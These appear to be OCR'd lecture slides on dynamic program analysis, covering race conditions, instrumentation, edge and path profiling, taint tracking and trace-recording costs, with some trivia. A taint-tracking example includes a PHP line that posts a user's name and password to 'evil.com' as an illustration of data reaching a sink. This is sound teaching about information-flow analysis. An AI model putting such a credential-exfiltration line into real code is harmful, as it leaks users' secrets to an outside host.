Dynamic Analysis

The Story So Far …

- Quality assurance is critical to software engineering.
- Code review (“passaround”) and code inspection (“formal”) are the most common static approaches to QA.
- Testing is the most common dynamic (“run the program”) approach to QA.
- What other dynamic analyses are commonly used?

One-Slide Summary

- A **dynamic analysis** runs an instrumented program in a controlled manner to collect information which can be analyzed to learn about a property of interest.
- Computing test coverage is a dynamic analysis.
- Instrumentation can take the form of source code or binary rewriting.
- Dynamic analysis limitations include efficiency, false positives and false negatives.
- Many companies use dynamic analyses, especially for hard-to-test bugs (concurrency).

Race Condition

- We mentioned earlier that at least *six patients were killed* by massive overdoes of radiation due to a **race condition** in the Therac-25 radiation therapy machine's UI.
- What is a race condition?

Race Condition

- Generally, a **race condition** is when a system's **output** depends on the **sequence** or **timing** of other uncontrollable **events**.
- In software, a race condition occurs when two or more concurrent processes or threads access the same shared state without mutual exclusion (e.g., locking, etc.) and at least one of them writes to that state.
- How can we tackle this problem?
  - Testing? Inspection? Static analysis?

Race Condition Example

```
1  def Deposit (amt):
2    dbalance = getBalance()
3    dbalance = dbalance + amt
4    setBalance(dbalance)
5
```


```
1  def Withdraw (amt):
2    wbalance = getBalance()
3    if amt < wbalance:
4      wbalance = wbalance – amt
5      setBalance(wbalance)
```

Difficult Questions


- Does this program have a race condition?
- Does this program run quickly enough?
- How much memory does this program use?
- Is this predicate an invariant of this program?
- Does this test suite cover all of this program?
- Can an adversary's input control this variable?
- How resilient is this distributed application to failures?

Analogy: “Cardiac Stress Test”


- We want to find out about your heart. Just looking at you (your source code) may not be fully informative. We hook you up to electrodes, have you walk a special treadmill, and look at the results.



Common Dynamic Analyses



- Run the program
- In a systematic manner
  - On controlled inputs
  - On randomly-generated inputs
  - In a specialized VM or environment
- Monitor internal state at runtime
  - Instrument the program: capture data to learn more than “pass/fail”
- Analyze the results



Technician
ECG monitor
Electrode
Blood pressure cuff
Hand rail
Treadmill
The slope can be varied
Instrumentation
Software
Analysis
Controlled Input or Environment

Collecting Execution Information

- **Instrumenting** a program involves modifying or rewriting its source code or binary executable to change its behavior, typically to record additional information.
  - e.g., add print("reached line $*X*") to each line *X*
- This can be done at compile time
  - e.g., gcov, cobertura, etc.
- It can also be done via a specialized VM
  - e.g., valgrind, specialized JVMs, etc.

Timeline

- A common student pitfall: confusing what happens at compile time (“preparing the program to record information”) and what happens at run time (“actually recording the information”)
  - You instrument the program *before* running it



Example: Path Coverage

- You want to determine how many times each acyclic path in a method is executed on a given test input.
  - How do you change the program to record information that will allow you to discover this?
- "You know how" + "Better ways often exist"
- How do you do it?

```
if (a < b) { foo(); } else { bar(); }
if (c < d) { baz(); } else { quoz(); }
```

Simple Instrumentation: Instrument Edges

```
P: if (a < b) {
    Q: count[“P->Q”]++; foo();
} else {
    R: count[“P->R”]++; bar(); }
S: if (c < d) {
    T: count[“S->T”]++; baz();
} else {
    U: count[“S->U”]++; quoz(); }
```

Simple Instrumentation: Instrument Edges: “Quiz”

```
P: if (a < b) {
    Q: count[“P->Q”]++; foo();
} else {
    R: count[“P->R”]++; bar(); }
S: if (c < d) {
    T: count[“S->T”]++; baz();
} else {
    U: count[“S->U”]++; quoz(); }
```

Suppose
P→Q = 2
P→R = 4
S→T = 3
S→U = 3
How many times was P->Q->S->T taken?

Simple Instrumentation: Instrument Edges: Uh-Oh!

```
P: if (a < b) {
    Q: count["P->Q"]++; foo();
} else {
    R: count["P->R"]++; bar(); }
S: if (c < d) {
    T: count["S->T"]++; baz();
} else {
    U: count["S->U"]++; quoz(); }
```

Suppose
P→Q = 2
P→R = 4
S→T = 3
S→U = 3
How many times was P->Q->S->T taken?


a	b	c	d
0	1	0	1
0	1	0	1
1	0	1	0
1	0	1	0
1	0	1	0
1	0	0	1

2 times!

a	b	c	d
0	1	0	1
0	1	1	0
1	0	1	0
1	0	1	0
1	0	0	1
1	0	0	1

1 time!

Edge Counts vs. Path Profiles




Path	Prof1	Prof2
ACDF	90	110
ACDEF	60	40
ABCDF	0	0
ABCDEF	100	100
ABDF	20	0
ABDEF	0	20

Figure 1. Example in which edge profiling does not identify the most frequently executed paths. The table contains two different path profiles. Both path profiles induce the same edge execution frequencies, shown by the edge frequencies in the control-flow graph. In path profile $Prof1$, path $ABCDEF$ is most frequently executed, although the heuristic of following edges with the highest frequency identifies path $ACDEF$ as the most frequent.

[T. Ball and J. Larus. *Efficient Path Profiling.* MICRO 1996.]


“Makes Sense in Hindsight”



Path	Encoding
ACDF	0
ACDEF	1
ABCDF	2
ABCDEF	3
ABDF	4
ABDEF	5

Note: uses only 1 variable, 4 integer assignments and 1 memory update. But handles ~8 edges!

Can Even Optimize Edge Counting



C->D = u + v
D->F = t + u + v - w
E->F = w
A->B = t + u
F->A = t + u + v

- These smart approaches are ~2.8x faster, etc.

Information Flow Tracking (Taint Tracking)


- Can data controlled by an evil adversary influence sensitive computations?
- **Sources** are where sensitive information enters the program (e.g., input from the network, user passwords, time of day, etc.)
- **Sinks** are untrusted communication channels or sensitive computations
  (e.g., SQL commands, text displayed in the clear, etc.)
  - Can user password ever be displayed in the clear?
  - Can network data ever control a SQL command?

Taint Tracking Analysis Example

```
$user = $_POST[“user”];
$passwd = $_POST[“passwd”];
$posts = $db.getBlogPosts();
echo “<h1>Hi, $user</h1>”;
for ($post : $posts)
  echo “<div>”+$post.getText()+”</div>”;
$epasswd = encrypt($passwd);
post(“evil.com/?u=$user&p=$epasswd”);
```

Execution Time Profiling

- Conceptually: record time at entry and exit of each method, subtract, update global table
  - In practice, complex enough to merit a lecture!



Discussed Analyses

- Edge Coverage
- Path Coverage
- Information Flow Tracking
- Execution Time Profiling

- What do they have in common?


```
Nando Ronteltap <onandon9@hotmail.com> wrote:
>What do the things you differentiate have to do with each other?

Congrats on the most Zen question I've ever seen on Usenet.
```

Discussed Analyses

- Edge Coverage
- Path Coverage
- Information Flow Tracking
- Execution Time Profiling


Dynamic Analyses!!

- What do they have in common?



What To Record?

- Suppose you have a 3 GHz computer
- Suppose your program runs for 1 minute
- Suppose you record 1 byte per instruction
- How much are you recording?



What To Record?

- Suppose you have a 3 GHz computer
- Suppose your program runs for 1 minute
- Suppose you record 1 byte per instruction
- How much are you recording?
  - 3 GHz * 1 Minute = 180 000 000 000 cycles
  - = 180 GB/minute = 3 GB/s = ~3000 MB/s
- How fast is a modern SSD?
  - As of September 2017, the fastest SSD drives offered ~500-2000 MB/s write speeds


Instrumentation

- Cannot record it all
  - With massive compression maybe 0.5MB/MInstr
  - But don't forget instrumentation overhead!
- The relevant information depends on the analysis problem
  - Compare information flow to path coverage
- Focus on a particular property or type of information
  - Abstract a trace of execution rather than recording the entire state space

Trivia: Software “bug”

This computer scientist was one of the first programmers of the Harvard Mark I computer, a pioneer of computer programming who invented one of the first linkers and was the first to devise the theory of machine-independent PL (later extended to create COBOL).

In 1947, “First actual case of bug being found” in the Mark II computer at Harvard: a moth in the hardware. This computer scientist was not the one who found and reported the bug, but was the person who likely made the incident famous.



Trivia: Software “bug”

Grace Hopper

The Grace Hopper Celebration of Women in Computing (GHC)

This computer scientist was one of the first programmers of the Harvard Mark I computer, a pioneer of computer programming who invented one of the first linkers and was the first to devise the theory of machine-independent PL (later extended to create COBOL).

In 1947, “First actual case of bug being found” in the Mark II computer at Harvard: a moth in the hardware. This computer scientist was not the one who found and reported the bug, but was the person who likely made the incident famous.

Psychology: Morality

“You've got to be taught to be afraid
Of people whose eyes are oddly made
And people whose skin is a different shade
You've got to be carefully taught
You've got to be taught before it's too late
Before you are six or seven or eight
To hate all the people your relatives hate
You've got to be carefully taught”

South Pacific, Rodgers and Hammerstein, 1949

Aside: Politics 1949

- Subject to widespread criticism
